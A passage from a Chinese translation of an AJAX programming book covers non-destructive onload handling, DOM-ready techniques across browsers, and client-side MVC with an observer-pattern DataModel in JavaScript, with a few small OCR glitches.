function init() {
  alert($(dmyComponent").innerHTML);
}
//设置onload事件来引用Init函数
window.onload = init;
    </script>
  </head>
  <body>
    <div id="myComponent">My first component goes here.</div>
  </body>
</html>
```

onload事件的第二个缺点是，AJAX组件只有在完整的页面都被下载完毕后才会被加载。这也意味着浏览器必须等待所有的资源（包括外部链接的图片、CSS和JavaScript）都下载到客户端。这种方式存在一个潜在的问题，如果在下载页面的过程中发生错误，或者用户通过点击浏览器的停止按钮放弃下载，下载都会被中断。通过onload事件启动AJAX组件，AJAX组件可能需要耗费很长的时间来激活，或者更糟糕的是根本不会被启动，尽管这种可能性出现几率不大。

1. 当个好邻居

如果我们的JavaScript运行在一个Web页面中，而这个页面中同时还运行着其他组件或者JavaScript框架，那么我们在处理文档事件时就需要非常的小心。因为几乎所有的JavaScript都依赖onload事件来启动它们的加载程序，所以盲目地覆盖window.onload事件是一种很坏的实现思想，这个事件很可能已经被其他JavaScript代码使用了。当两个开发者都为同一个Web页面开发不同的代码或者组件时，这种情况常常会发生。下面是一个简单的Web页面，它包含两个JavaScript文件，这两个文件可能来自不同的作者，每个文件都被编写用来实例化Web页面中不同的组件，例如客户列表和产品列表。

```
<html>
  <head>
    <script type="text/javascript" src="customers.js">
```

① 原文此处可能有错，已进行了更正。——译者注

```
    <script type="text/javascript" src="products.js">
  </head>
  <body>
    <div id="customerList">HTML element for Customers.</div>
    <div id="productList">HTML element for Products.</div>
  </body>
</html>
```

第一个JavaScript文件（customers.js）包含的代码如下所示：

```
var example1 = {};
example1.init = function() {
  alert($("myCustomers").innerHTML);
}
window.onload = example1.init;
```

第二个JavaScript文件（products.js）包含的代码，出于本例的目的，几乎和上面的代码完全一样，不同的是它引用了另外一个HTML元素。

```
var example2 = {};
example2.init = function() {
  alert($("myProducts").innerHTML);
}
window.onload = example2.init;
```

和其他的优秀程序员一样，在这个例子中，我们把每个初始化函数都放入它们各自的命名空间。否则，我们可能会碰到我们所负责的函数被其他同名的函数覆盖的严重问题。现在，我们仅遇到了第二个被包含的JavaScript文件把window.onload事件完全覆盖的问题，这也意味着第一个文件所包含的初始化函数将不会被调用。以一种非破坏性的方式给通用的事件处理函数分配方法通常是一种最佳实践。通常非破坏性的事件处理函数分配，或者函数分配，都可以通过复制原有函数和创建一个新的匿名函数来完成，这个匿名函数对原有函数和新的函数进行封装。例如，两个被包含的JavaScript文件都可以像下面的代码这样将它们的事件处理函数附加到window.onload事件：

```
var example2 = {};
example2.init = function() {
  alert($("myProducts").innerHTML);
}
//保存所有先前定义的onload事件处理函数
var oldLoader = window.onload || function() {};
//创建闭包调用example2.init和先前定义的方法
window.onload = function() {
  example2.init();
  oldLoader.call(this);
}
```

我们的实现代码中在oldLoader变量里保存了一个对原有onload事件处理函数的引用，然后设置window.onload事件到一个匿名函数，这个匿名函数既会调用新的名为example2的init事件处理函数，又会调用原有的onload事件处理函数。这段代码之所以可以运行，完全是因为JavaScript闭包，当然，除了代码是运行在全局作用域之外，oldLoader也是一个全局变量。不管

哪一种方法，oldLoader变量尽管定义在匿名函数的外部，但是当匿名函数在页面完成加载执行之后却依然是可访问的。

2. 混合内容和功能

我们关于onload事件的讨论差不多可以结束了。然而，只是为了讨论的完整性，我们也许应该提及一种应该避免使用的onload事件方法。和其他所有的HTML事件类似，onload事件可以像下面这样被指定作为HTML <body>元素的一个属性：

```
<body onload="example1.init();">
```

注意，和通过JavaScript附加事件处理函数不同，我们实际上已经编写了一个处理函数的调用，这个函数后面带有括号——当直接把事件指定到HTML元素上时，这个事件属性的内容应该是合法的JavaScript代码，这些代码将由Web页面执行。尽管这种方式非常吸引人，但是通常我们并不赞成使用这种方式，因为它不仅混淆了Web页面的表现和功能之间的界限，而且<body>元素上的onload事件也会覆盖其他所有在window对象上指定的onload事件，使得其他JavaScript组件的启动变得非常困难。

3.3.2 浏览器编码技巧

onload事件是启动AJAX应用，并且通常是启动客户端JavaScript的标准通用方式。但是正如我们已经讨论过的，如果Web页面存在大量的图片和其他类似的资源需要下载，onload事件可能需要很长的时间才会被触发。如果想更快速地加载应用，并且提供给终端用户相应的增强体验，我们实际上想要实现的是在启动AJAX应用时，应用能够尽可能快地加载，终端用户可以消耗尽可能少的时间来等待。当然，这里存在一个问题：AJAX组件在被加载之前可能依赖于Web页面的DOM或者HTML元素具有可访问性（即，DOM或HTML元素已被Web浏览器加载和解析）。如果当AJAX组件被初始化时这些依赖的HTML元素还没有被解析，那么我们将会遇到一些问题。这意味着我们必须利用一些浏览器的编码技巧，这些技巧可以让JavaScript在DOM加载完成和解析之后立即执行，并且此时其他无关的资源例如图片还没有加载完成。这样做可以为你的终端用户节省时间并且可以提高整个用户体验。

幸好，已经存在几种众所周知的方法，我们可以使用这些方法来为应用解决这些问题。

1. 脚本放置位置

让脚本立即执行的最简单但是也是最脆弱的方法是在Web页面中把实际的<script>元素放置在HTML元素的后面，这些HTML元素是AJAX程序初始化时所需要的元素。尽管这是一种简单的并且完全跨浏览器兼容的解决方案，但是大多数人都嘲笑这种解决方案，因为它严重依赖于<script>元素的准确放置，而实际上<script>元素的位置和Web页面的显示是没有任何关系的，但是该元素却被放置在被认为是MVC模式视图的HTML之中。例如，以下内联JavaScript代码非常合理，因为引用HTML DOM的JavaScript被定位到它所引用的HTML元素的后面。

```
<html>
  <head></head>
  <body>
    <!—这个HTML元素对下面的脚本是可访问的，对上面的脚本则不可访问—>
```

```
    <div id="CustomerName">John Doe</div>

    <script>
var customer = $("CustomerName");
// 这就是良好的内联JavaScript代码
customer.style.color = "blue";
    </script>
  </body>
</html>
```

2. DOMContentLoaded

基于Mozilla的浏览器提供了一种方便的且通常没有文档化的名为DOMContentLoaded的事件。DOMContentLoaded事件允许你在DOM加载之后以及所有其他非DOM内容完成加载之前启动你的AJAX组件。使用DOMContentLoaded事件和使用其他事件非常相似，事件注册注册如下所示：

```
if (entAJAX.FF) {
  document.addEventListener('DOMContentLoaded', Example.init,
false);
}
```

这种实现方式确实是一种简单的方法，提供了更为快速的应用。然而，请牢记这个方法只能在基于Mozilla的浏览器里运行，对于其他的浏览器，我们还需要寻求其他的解决方案。

3. 延迟脚本

正如我们所预料的，IE需要我们寻求一种不同的方法来达到同样的效果。在这里，IE支持一些私有的特性来帮助我们确保完成脚本的加载。第一个私有特性是可以使用在<script>元素上的DEFER属性。当<script>元素具有DEFER属性时，IE会延迟执行<script>元素里引用或者包含的JavaScript，直到整个Web页面的DOM都解析和加载完成之后，脚本才会执行。实际上，DEFER属性完全类似于将<script>元素放置到文档的结尾位置。这种方法存在一个需要注意的问题，DEFER属性理所当然地会被非IE浏览器所忽略，这也意味着在这些浏览器里代码会立即执行，而页面仍然还在加载中。幸好，这里存在其他的技巧，我们可以在IE里利用这些技巧来解决这个问题。IE支持条件注释，条件注释允许我们指定HTML的内容，这些内容取决于一些条件能够成为非注释状态。下面展示了一个条件注释的例子，这个条件注释在Web浏览器是IE时将包含一个特定的JavaScript文件。

```
<!-[if IE]><script defer src="ie_onload.js"></script><![endif]->
```

对于所有非IE的浏览器，上面的HTML代码将会进行简单的注释，并且因此不会被加载和运行。相反，在IE中，这个条件注释将会被识别出并且计算值为ture。这将导致注释内容实际上和DOM一起加载，而附带有DEFER属性的<script>元素则会延迟这个加载。这里的另一种选择是使用条件编辑，这个方法实际上是让代码除了IE之外对其他所有浏览器都是不可见的。

```
<html>
  <head>
    <script type="text/javascript">
```

```
/*@cc_on @*/
/*@
  alert("You are running IE");
@*/
    </script>
  </head>
  <body>…</body>
</html>
```

如果运行在IE中，这个脚本会弹出一个警告提示框。@cc_on语句打开条件编辑，/*@标识一个条件脚本块的开始，对应的@*/标识该条件编辑脚本块的结束。

4．古怪的结果

仅仅是为了确保涵盖所有的基础知识，我们这里介绍另一种许多人尝试的方法，即在IE里使用document.onreadystatechange事件。糟糕的是，这个方法表现得相当不可靠，它有时可以工作，有时又不能工作，没有规律。因此，我们建议大家避开这个事件。作为替代方案，为了在所有浏览器里都能确定DOM已经加载完成，我们可以编写一段循环调用setTimeout()方法的代码，通过使用$()来检查一个特定的DOM元素是否可用。

```
<html>
  <head>
    <script type="text/javascript">
function domReady(nodeId) {
  // 初始化或者增加计数器
  this.n = typeof(this.n) == 'undefined' ? 0 : this.n + 1;
  var maxWait = 60;

  if (typeof($) != null && $(nodeId) != "undefined") {
    alert("The DOM is ready!");
  } else if (this.n < maxWait) {
    setTimeout(function(){domReady(nodeId)}, 50);
  }
};
domReady("loadingDiv");
    </script>
  </head>
  <body>
    <div>Contents</div>
    …
    <div id="loadingDiv" style="display:none;"></div>
  </body>
</html>
```

这无疑是确定DOM什么时候加载完成的最简单直接的方法。这里唯一的技巧是必须要知道那个需要被加载的DOM结点，并且不能考虑JavaScript组件和其他HTML元素之间隐藏得很深的依赖关系。一种快速加载JavaScript的正确无误的方法是在</body>闭标签之前放置一个已知的HTML元素，当这个元素被加载完成时，那么整个DOM肯定已经加载完成。当前，我们已经考察了如何启动AJAX应用的一些相关问题，下面继续讨论如何在AJAX应用中充分利用纯客户端的模型–视图–控制器模式。

3.4　模型-视图-控制器

现在，我们将集中分析MVC模式，它将作为我们构建AJAX组件和应用的指导原则。MVC模式通常被运用在基于客户端和服务器的上下文中，在客户端实现视图，在服务器封装控制器和模型。然而，当我们开始考虑基于AJAX的应用时，除去大多数情况下的模型持久化，MVC模式的三个方面的大部分都能在客户端实现。




图3-2　基于MVC的架构

图3-2是基于MVC架构的一个简单的例子。其中，实线表示明确编码的方法调用，虚线则表示对实现了特定的抽象模型、视图或者控制器接口的对象上的方法调用。这里需要注意的重要一点是控制器通常对模型和视图都有明确的关联。控制器有权调用模型和视图上的特定方法，同样，视图通常可以调用模型上的方法。相反，视图理想情况下不应该关联到控制器，模型也不应该关联到视图。当然，这是MVC模式一个理想的视图，实际上我们在MVC的应用中是非常自由的。

我们也可以换个角度从事件处理顺序的角度考察MVC。用户的输入通常由视图接受，视图然后通知控制器对事件进行处理，接着控制器可能查询模型的状态并且基于一些新的信息更新视图，图3-3描述了这个过程。

在了解了图中介绍的内容之后，我们接下来具体分析MVC的各个不同的方面。

3.4.1　视图

自因特网诞生以来，Web浏览器就一直是 MVC 视图的传统领域，那么就让我们从这里开始考察AJAX MVC。视图通过使用HTML DOM 和CSS来负责显示AJAX组件的用户界面，同时它还为用户和应用之间的交互建立了连接的基础。我们可以把视图想像为一台自动取款机（ATM），通过ATM的简单界面，我们可以和银行这个大型的，常常是高度复杂的实体进行交互。通过ATM的界面，我们可以对银行账户执行各种操作，例如查询余额、存款以及取款。所有的这些操作过程都是错综复杂和难以理解的，但是它们却要以一种简单的和易于理解的方式展现给用户。如果更加深入地分析MVC架构，我们会发现视图通常负责下面几个具体的任务：




图3-3 说明了MVC模式各个不同方面之间的交互过程的模型-视图-控制器时序图

- 呈现模型；
- 从模型请求更新；
- 发送用户动作给控制器；
- 允许控制器选择视图。

当AJAX组件在应用中初始呈现时，视图负责把模型里的数据展现给用户。从模型中呈现数据的实际过程需要数据和某种基于HTML的模板进行合并，合并的结果是数据以一种用户友好的方式被格式化。这个过程存在一些不同的方法。最简单的方法是通过将数据的字符串与HTML标记直接拼接起来创建视图，然后再将它们通过某些HTML元素的innerHTML属性插入到Web页面。

```
<html>
  <head>
    <script type="text/javascript">
var example = {};
example.init = function() {
  var s = []; // 等价于 "new Array()";
  var customers = ["Jim", "Bob", "Mike"];
  for (var i=0; i<customers.length; i++) {
    s.push("<div class=\"customer\">"+customers[i]+ "</div>");
  }
  $("customerList").innerHTML = s.join("");
}
window.onload = example.init;
    </script>
  </head>
  <body>
    <div id="customerList"></div>
  </body>
```

```
</html>
```

这种方式是在客户端创建AJAX应用的HTML最常用和最直接的方法。作为另一种可选方案，可以使用各种模板技术在客户端生成HTML，例如纯JavaScript、JavaScript和操作DOM或者也可以使用扩展样式表转换语言（XSLT）——尽管XSLT目前只是在Safari的最新版本（build 15836）里是可用的，而且该版本在OS X的下一个版本发布之后才会得到广泛的使用。另外一种选择是在服务器生成HTML，将HTML视图片段而不是模型数据发送到客户端，这种做法实际上减少了传统Web应用和AJAX应用之间的差异。然而，在服务器呈现视图以及通过网络传输HTML片段可能会极大地抵消AJAX所带来的好处。本书自始至终都将分析这些生成视图的不同方法。

不管我们使用的是哪一种方法，视图被呈现之后，它都可能需要显式地从模型请求更新。在AJAX应用中，这些更新可能发生得非常频繁，从而确保视图里展现给终端用户的数据始终是合法和正确的。这种在视图里不断更新信息对于传统应用来说几乎是闻所未闻的，然而它却能给终端用户带来重要的价值。当客户端需要模型里的数据时，这些数据可以直接从位于客户端的模型里请求，此时它们已经预先加载完成，或者也可能需要使用XMLHttpRequest对象从服务器里请求。不管哪种情况，模型都应该抽象到这种程度：当为AJAX应用编写客户端JavaScript代码时，不会为数据究竟是位于服务器端还是客户端而操心。

从模型请求更新可以作为应用内在组成部分出现——例如当应用初始加载时，或者也可以在应用的生命周期里作为对用户动作的响应出现。用户动作首先被视图捕捉到，接着通过DOM事件把它从视图连接到我们MVC架构的控制器。视图和控制器之间的连接显然是MVC模式中一个很重要的方面。保持视图与控制器之间的连接尽可能的通用，这是一种很明智的实现思想，因为这种方式分离用户界面和应用逻辑能够做到更有效率的分工。此外，如果以一种通用的方式连接视图和控制器，那么我们改动控制器的时候会更有信心，因为改动不会破坏到应用。我们甚至可以以一个全新的控制器来代替原有的控制器，并且不会对应用的设计造成太多的破坏。确定MVC架构各个组件之间的接口是极为重要的，因为它可以增加代码的复用性并且使得改变架构的任何组件变得更加容易和不易出错。当然，当讨论如何高效地对MVC架构进行分离时，这种实现方式的另一个非常重要的好处是易于测试。通过各个关注点的松耦合，测试更加容易，并且由于测试的关系，我们能够更加安心对应用进行改动。我们将在稍后讨论其中的一些优点，例如测试。

最后，视图必须提供一个接口，控制器可以通过这个接口选择或者激活一个特定的视图。这一点非常重要，因为存在很多的情况，在这些情况下控制器必须对用户动作执行一些动作，例如用户点击了一个按钮，这会导致创建形成一个新的视图或者激活一个可视化的视图。这类接口在视图与控制器进行交互的上下文中是必需的。

3.4.2　控制器

视图可能是MVC中最直观的部分，在实现组件的视图之后，接下来我们需要创建控制器。在ATM的例子中，控制器实际上就是ATM的计算中心。ATM的控制器负责对某些选择，例如将哪些操作呈现给用户，换句话说，就是选择视图，并且根据用户通过视图的选择操作而采取特定的动作。例如如果用户想查看他的账户余额，他可能会在ATM的屏幕上看到一组选项，当他按

下查看余额的按钮后，一条关于该动作的信息就以一种通用的方式发送到控制器。做为对这个请求的响应，控制器会从模型里读取合适的数据并在一个不同的视图里展现出这些数据。所以，控制器本质上就是定义我们应用的接口行为以及如何改变这些行为以响应用户的动作。从更广泛的意义上说，控制器负责以下职责：

- 定义应用的行为；
- 将用户动作映射到模型的更新；
- 选择或更新视图以响应用户动作。

每当用户和应用进行交互时，控制器负责决定具体做什么，它本质上定义应用的行为。只要用户做出动作，这些动作都会被控制器所处理。当任何视图需要改变时，它们也需要通过控制器来处理。当AJAX组件加载完成时，也是控制器决定展现哪个视图以及展现来自于模型的哪些数据。我们可以使用JavaScript实现控制器并创建逻辑，这些逻辑决定应用在不同情况下的行为以及如何响应各种各样的用户动作。

当响应用户动作时，控制器也可以作为传送数据的管道，数据从视图流经该管道到达模型，在模型中，这些数据可以被持久化到数据库并同时触发其他视图的更新。根据具体的应用，控制器需要准备从视图接受各种类型的事件请求，这些请求会改变模型里的信息，这些信息可能与应用状态有关，也可能和应用正在操作的实际数据有关。在AJAX应用中，用户动作通过DOM事件模型触发相应的事件。正如我们在第2章里看到的，DOM事件模型使得我们可以将事件（例如鼠标单击和键盘键入）从不同的DOM元素关联到各个事件处理函数，这种关联位于MVC架构的控制器层。

特别的，用户动作经常会导致视图的改变，这意味着控制器需要根据用户的交互或者改变当前的视图，或者激活一个完全不同的视图。

3.4.3 模型

到目前为止，一切看起来都很不错。唯一的问题是我们还没有思考过应用的数据实际来自何处。此时，我们知道，当用户在ATM上想查询他的账户余额时，需要在视图里按下合适的按钮，这会提醒控制器采取相应的动作。遇到这种情况时，控制器需要从模型里读取出真实的账户余额，此时，在这个ATM的例子中，模型可能是从某个大型计算机系统中获得的。这个大型计算机系统正是我们应用的业务逻辑所处的位置，也即是金额转化处理，同时存在制衡措施（check and balance）确保一切操作都被正确地处理。当控制器被请求显示账户余额时，它将对模型做出适当的请求以获得数据。数据从模型返回之后，我们接着就可以使用控制器基于返回的数据更新视图了。在讨论完所有的步骤之后，我们可以把模型的职责归纳为以下几个方面：

- 封装应用的状态；
- 暴露应用的API；
- 通知视图更新。

对所有的AJAX组件来说，管理组件的状态是极其重要的。模型负责提供这样一个接口，通过该接口可以操作和查询应用的状态。这个状态既包括纯数据，例如用户的账户余额，也包括与应用相关的元数据（metadata），例如和当前会话相关的临时信息。我们将在分析考察MVC元模

型的概念。

因为模型封装应用的数据，所以当我们查询这些数据时模型必须是可用的。否则，模型就显得用处不大了。控制器通常需要对数据执行一些通用的操作，例如创建、读取、更新以及删除，这些操作通常称为CRUD（Create、Read、Update、Delete）。应用充分地利用所有由模型暴露出来的操作，以此将视图和控制器从模型里很好地分离出来。同时，将模型作为一个单独的实体，从应用的其他方面明确地分离出来还存在其他的好处，它允许应用的其他部分可以在其他不同的上下文中访问和操作模型数据以及模型里可用的元数据。例如，位于大型计算机里存储银行信息的模型所暴露出来的相同的API，既可以被用来从ATM访问账户信息，也可以被用来通过因特网银行接口进行访问。

尽管在上面的ATM类似的例子中模型可能并不清楚视图的存在，但是，在AJAX应用中，模型能够通知视图内部可能已经发生的变化，这一点却是相当重要的。特别是当存在几个不同的视图都从同一个模型里显示数据时，这一点非常有利，在这种情况下，通过一个视图数据所发生的变化就能够自动被传播到所有其他对该模型信息感兴趣的视图中。在传统应用中，要实现这个目的非常困难，从模型里更新视图往往需要伴随着终端用户面对一个长时间的页面刷新。

3.5　AJAX MVC

现在我们已经对MVC模式有了基础性的认识，同时对MVC模式在实际应用中的表现也有了基本的了解。接下来让我们进一步了解如何在构建AJAX组件的上下文中充分利用这个模式，这些组件在企业应用中可以重用。

3.5.1　AJAX模型

当回顾MVC模式的各个方面时，一种好的方式是从比较形象的视图开始，随后逐渐过渡到背后比较抽象的模型概念。但是，当我们开始给AJAX组件应用MVC时，从模型开始再过渡到视图更有意义。并且以这种顺序实现通常能够更加容易以测试驱动方式（test-driven approach）来编写我们的代码，在具体编码之前我们会先写测试，然后编写保证测试都能通过的代码，通过这种方式可以逐层构建应用。逻辑上，开发AJAX应用时我们需要做的第一件事是访问数据。实际上，从服务器读取数据只是AJAX组件实际使用AJAX的一部分，大多数所谓的AJAX实际上只是DHTML。我们从一个独立JavaScript模型开始，它与服务器没有联系，仅仅实现了CRUD功能。任何模型的基本功能都要求能够在客户端维护一组数据记录列表，类似于MySQL的ResultSet和ADO的RecordSet。这是我们可以创建的最简单的模型类型，它几乎不包含任何域信息（domain information）。记录集可以以任何数据格式进行保存例如XML或者普通的JavaScript对象（POJSO，Plain Old JavaScript Object）。然而，在简单模型中也存在一些公共的功能，这些功能与存储格式无关。为了让基本的MVC模型适合观察者模式（Observer pattern），我们需要考虑一些基础方面的问题。最重要的是，基本模型的每个重要的CRUD操作都需要有相应的事件。下面是`DataModel`类，它定义了一个简单的模型。

```
entAJAX.DataModel = function() {
  this.onRowsInserted = new entAJAX.SubjectHelper();
```

```
    this.onRowsDeleted = new entAJAX.SubjectHelper();
    this.onRowsUpdated = new entAJAX.SubjectHelper();
}

entAJAX.DataModel.prototype.insert = function(items, index) { }

entAJAX.DataModel.prototype.read = function() { }

entAJAX.DataModel.prototype.update = function(index, values) {
}

entAJAX.DataModel.prototype.remove = function(index) { }
```

这里，我们根据第2章讨论过的定义类的指导原则创建了一个称为DataModel的新JavaScript类，这个类代表基本模型，它在构造函数里实例化基本的事件并且为4种固有的数据操作——CRUD定义了桩方法[①]。实际上，这个DataModel类应该是一个抽象类，因为缺少CRUD方法内的具体定义，但是因为在JavaScript里并没有一种简单的方法来表明抽象类，所以暂时还必须这么采用这种方式来实现。无论如何，DataModel类提供了一个很好的基础，我们可以根据它来为各种数据存储种类创建更加具体的模型。

请注意，这里的事件（onRowsDelete等）是作为DataModel类的属性创建的，它们的类型是SubjectHelper。SubjectHelper类是观察者模式的一个重要部分，图3-4对这个模式进行了描述。




图3-4 观察者模式的类图

在这个观察者模式的具体实现中，我们没有像往常一样使用ConcreteSubject实现ISubject接口，而是使用一个SubjectHelper类来实现ISubject接口。通过这种方式实现观察者模式，

① 桩方法是指一段临时代替其他编程功能的代码。桩可能模拟已存在代码的行为（例如远程计算机上的一段程序）或者临时替代即将开发的代码。——译者注

我们可以将多个SubjectHelper类（或者继承于SubjectHelper的更加具体的类）与一个单独的Subject关联，如图3-5所示，这里的Subject是DataModel类。




图3-5　观察者模式精化设计

使用SubjectHelper类有多个优点。不仅可以帮助从观察者模式的实现中分离出域逻辑，还允许我们为更加细粒度的目标（Subject）创建具体的辅助类。我们的DataModel域对象存在一些可能发生的操作，例如数据插入、删除和更新。对于每个操作而言，都可能存在不同的观察者对这些事件中的一部分事件感兴趣。通过观察者模式里的SubjectHelper，某个观察者可以只订阅他想被通知的特定目标，而不是让所有观察者都订阅DataModel对象本身，否则会导致不管他们是否对特定的事件感兴趣，当任一事件发生改变时他们都会被通知到。我们也可以想象，如果所有的观察者都订阅域对象本身而不是他们所关注的具体事件，这样在运行期就会产生很大的开销。UML模型里的ISubject接口在JavaScript中的编码如下所示：

```
entAJAX.ISubject = function() {
  this.observers = [];
  this.guid = 0;
}

entAJAX.ISubject.prototype.subscribe = function(observer) {
  var guid = this.guid++;
  this.observers[guid] = observer;
  return guid;
}

entAJAX.ISubject.prototype.unSubscribe = function(guid) {
  delete this.observers[guid];
}

entAJAX.ISubject.prototype.notify = function(eventArgs) {
  for (var item in this.observers) {
    var observer = this.observers[item];
    if (observer instanceof Function)
```

```
        observer.call(this, eventArgs);
      else
        observer.update.call(this, eventArgs);
    }
  }
```

